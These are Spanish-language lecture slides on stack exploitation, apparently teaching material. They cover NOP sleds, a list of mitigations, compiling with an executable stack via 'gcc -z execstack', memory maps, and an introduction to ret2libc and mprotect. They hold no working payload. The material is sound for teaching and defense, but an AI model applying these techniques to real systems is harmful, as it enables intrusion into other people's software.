
NOPSLED


0xffff0000
...
AAAA
AAAA
AAAA
AAAA
...
Dirección de retorno
nop; nop; nop; nop;
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
...

NOPSLED


0xffff0000
...
AAAA
AAAA
AAAA
AAAA
...
Dirección de retorno
nop; nop; nop; nop;
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
...
0xffff0000
...
AAAA
AAAA
AAAA
AAAA
...
Dirección de retorno
nop; nop; nop; nop;
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
...


NOPSLED


...
Buffer
Dirección de retorno
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Variables de entorno, vector de argumentos
...
Buffer
Dirección de retorno
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Variables de entorno, vector de argumentos
...
Buffer
Dirección de retorno
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Variables de entorno, vector de argumentos

NOPSLED: CONCLUSIÓN

- Las direcciones de los distintos objetos en memoria dependen del entorno de ejecución.
- Los exploits deben diseñarse para ser robustos, y se puede desarrollar técnicas para lograrlo.

MITIGACIONES


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

STACK OVERFLOW CLÁSICO

Aleph One. *Smashing the Stack For Fun and Profit*. Phrack Magazine 7, 49 (1996)

2018 - 1996 = ?

WRITE XOR EXECUTE

VENIMOS COMPILANDO SIN W^X


```
gcc -z execstack -m32 stack5.c -o stack5
```

```
>>> vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-x /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rwx /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rwx /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rwx
0xf7fcf000 0xf7fd1000 0x00000000 rwx
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rwx /lib/i386-linux-gnu/ld-2.27.so
0xfffdd000 0xffffe000 0x00000000 rwx [stack]
>>>
```

SI COMPILAMOS CON W^X...

```
gcc -m32 stack5.c -o stack5
```

```
>>> vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-- /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rw- /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rw- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rw-
0xf7fcf000 0xf7fd1000 0x00000000 rw-
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-- /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rw- /lib/i386-linux-gnu/ld-2.27.so
0xfffdd000 0xffffe000 0x00000000 rw- [stack]
>>>
```


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL

- Contamos con un stack buffer overflow.
- Podemos modificar la dirección de retorno.
- Podemos inyectar shellcode en el stack.
- No podemos ejecutar el shellcode.

¿ENTONCES?

Usamos código en páginas ejecutables

```
>>> vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-- /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rw- /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rw- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rw-
0xf7fcf000 0xf7fd1000 0x00000000 rw-
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-- /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rw- /lib/i386-linux-gnu/ld-2.27.so
0xfffdd000 0xffffe000 0x00000000 rw- [stack]
>>>
```


RET2LIBC

¿Podemos lograr ejecutar código arbitrario?

GLIBC: MPROTECT


```
int mprotect(void *addr, size_t len, int prot);
```

FUNCIONAMIENTO DE MPROTECT



